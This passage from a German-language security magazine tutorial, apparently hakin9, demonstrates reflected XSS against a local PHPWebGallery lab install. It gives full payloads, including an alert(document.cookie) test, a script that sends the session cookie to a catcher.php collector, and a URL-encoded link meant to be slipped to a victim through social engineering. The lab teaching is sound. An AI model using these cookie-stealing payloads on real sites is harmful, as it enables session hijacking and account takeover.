Wie Sie sehen können wird was auch immer wir eintippen im Nachhinein als *value* des Feldes verwendet. Wie Sie weiterhin sehen können befindet sich unsere Eingabe zwischen doppelten Anführungszeichen und im Inneren eines input-Tags. Auf Grund dieser Umstände ist das Erste, worum wir uns kümmern müssen, das Ausbrechen aus Anführungszeichen und Klammern. Glücklicher Weise filtert die Webseite auch diese Zeichen nicht, sodass wir einfach durch das Eintippen von "> in das keyword-Feld ausbrechen können. Lassen Sie uns den gleichen String, den wir zuvor eingegeben haben, an unsere Ausbruchssequenz anfügen und betrachten wie sich der HTML-Code verändert:

```
<label>Keyword<input type="
text" name="keyword" value=
"\">XSScodegoeshere" /></label>
```

Wie Sie sehen können, befindet sich unsere Eingabe nun außerhalb der Klammern und Anführungszeichen. Somit wird sie von einem Browser als reguläre Eingabe verarbeitet werden. Da wir einen Cookie stehlen wollen, müssen wir uns zuerst anmelden, um einen Cookie zum Stehlen zu erhalten. Betrachten Sie also mit firefox *http://localhost/phpwebgallery/* und melden Sie sich als der Nutzer *admin* unter Nutzung des Passworts *hakin9* an. Kehren Sie danach zur Kommentarseite zurück.

Jetzt haben wir alles zusammen, um die Attacke umzusetzen. Wir wissen, dass das keyword-Feld für XSS anfällig ist, wir können aus den Tags und Anführungszeichen ausbrechen und haben einen Cookie auf der



Abbildung 6. *PHPWebGallery gibt den Cookie des Nutzers aus*

Festplatte liegen. Bevor wir aber fortgeschrittene Methoden nutzen um den Cookie zu stehlen, indem wir ihn an ein bösartiges Skript weiterleiten, sollten wir sicherstellen, dass wir den Code wie geplant injizieren können, indem wir den Cookie ausgeben lassen. Unser Angriffsstring hierfür sieht wie folgt aus:

```
"><script>alert(document.cookie)
</script>
```

Sie werden etwas mit Abbildung 6 vergleichbares sehen, wobei der Cookie offensichtlich die Sitzungs-ID des Nutzers speichert. Vollenden wir also diese Attacke. Um den Inhalt des Cookies zu stehlen, lassen wir sich den Browser des Nutzers zu einem Skript weiterleiten, das den Inhalt nimmt und in einer Datei speichert.

Dieses Skript kann ebenfalls auf der hakin9-livecd gefunden werden. Es heißt catcher.php. Nutzen wir also die einfache Technik der Weiterleitung des Browsers durch die Verwendung von `document.location` und hängen den Inhalt des Cookies an.

```
"><script>document.location=
"http://localhost/catcher.php?pw="
+document.cookie</script>
```

Sobald wir diese Eingabe absenden, wird sich Firefox zu dem Skript weiterleiten. Das Skript nimmt den Inhalt des Cookies und schreibt ihn in die Datei pwsave.txt. Von dort können wir ihn auslesen.

Ihnen wird wahrscheinlich auffallen, dass diese Attacke, obwohl sie vom Konzept her perfekt funktioniert, noch immer einen essenziellen Fehler in der zu Grunde liegenden Logik enthält: Warum sollte der angegriffene Nutzer selbst all diese Sachen in das verwundbare Feld eingeben? Natürlich gäbe es dafür keinerlei Begründung. Glücklicherweise können wir aber auch über die URL auf das keyword-Feld zugreifen. Indem wir eine URL schaffen, die die gleichen Aufgaben erfüllt, erhalten wir die Möglichkeit, diese innerhalb eines Links unterzubringen. Daraufhin müssen wir den Nutzer lediglich noch dazu bringen auf den präparierten Link zu klicken, was mit dezenten Fähigkeiten in Social Engeneering möglich sein sollte.

Um Sonderzeichen durch die URL zu übergeben, müssen diese escapet werden. Machen Sie sich aber keine Sorgen, dass dieser Vorgang sie in irgendeiner Weise beeinflussen könnte. Der Server wird sie unescapen bevor er die Seite dynamisch erstellt. Dementsprechend sieht unser finaler Angriffsstring wie folgt aus:

http:///localhost/phpwebgallery/comments.php?keyword=%22%3E%3Cscript%3Edocument.location=%22http:///localhost/catcher.php?pw=%22+document.cookie%3C/script%3E

So es uns gelingt, den Zielnutzer diese Seite besuchen zu lassen, wird sein Cookie von unserem Skript gestohlen werden. Herzlichen Glückwunsch!

Zusammenfassung

Wie Sie im Verlauf der letzten Seiten gesehen haben ist es gut möglich mittels verschiedener Konzepte mit XSS umzugehen.
Jedoch eröffnet diese Technik dem Angreifer auf einer anfälligen Webseite nahezu unendliche Möglichkeiten Informationen zu stehlen und Schaden anzurichten. Trotzdem begreifen die meisten Menschen noch immer nicht das Potential, welches XSS birgt und betrachten es als eine Art Spielzeug für Skriptkiddies mit dem sie nervende Boxen auf dem Bildschirmen der Nutzer aufblinken lassen können. Wie Sie jetzt wissen, ist diese Annahme falsch.

Wer auch immer an der Entwicklung von Web-Anwendungen beteiligt ist sollte Maßnahmen ergreifen um seine Arbeit davor zu schützen, durch Angriffe missbraucht zu werden. Welche Art dies zu bewerkstelligen die Beste ist, ist eine Frage des Geschmacks und des Aufwands sowie der Frage welche Funktionalität die Webseite bieten sollte.

Deshalb ist es sehr schwer oder gar unmöglich eine allumfassende Lösung zu erstellen – wie so oft auf dem Gebiet der Sicherheit wird eine speziell angepasste Lösung benötigt. Mit großer Wahrscheinlichkeit werden in der Zukunft neue Angriffsvektoren auftauchen und somit viele Webseiten abermals verwundbar machen. Ähnliches geschah und geschieht noch mit *Bufferoverflow*. Wenn immer man dachte, die finale Lösung gefunden zu haben, fand jemand einen Weg sämtliche Sicherheitsmaßnahmen zu umgehen und den Code zu brechen.

Wenn wir dieses Problem angemessen angehen wollen, werden wir alle zur Lösung beitragen müssen, indem wir uns um die Webanwendungen kümmern mit denen wir arbeiten oder die wir selbst entwickeln. ●

Über den Autor

Der Autor absolviert derzeitig sein letztes Jahr auf dem Gymnasium. Er fing an sich als Autodidakt in Sachen Computersicherheit auszubilden, da er einen Weg finden wollte nach Japan auszuwandern und dort zu leben.
Er kann unter *psz@observed.de* erreicht werden.

Im Internet

- *http://ha.ckers.org/xss.html* Spickzettel für XSS-Angriffe,
- *http://webmonkey.wired.com/webmonkey/reference/special_characters/* umfassende Liste von Escapesequenzen,
- *http://pixel-apes.com/safehtml/?page=safehtml* SafeHTML – ein Ansatz zum listenbasierten Filtern mit regulären Ausdrücken.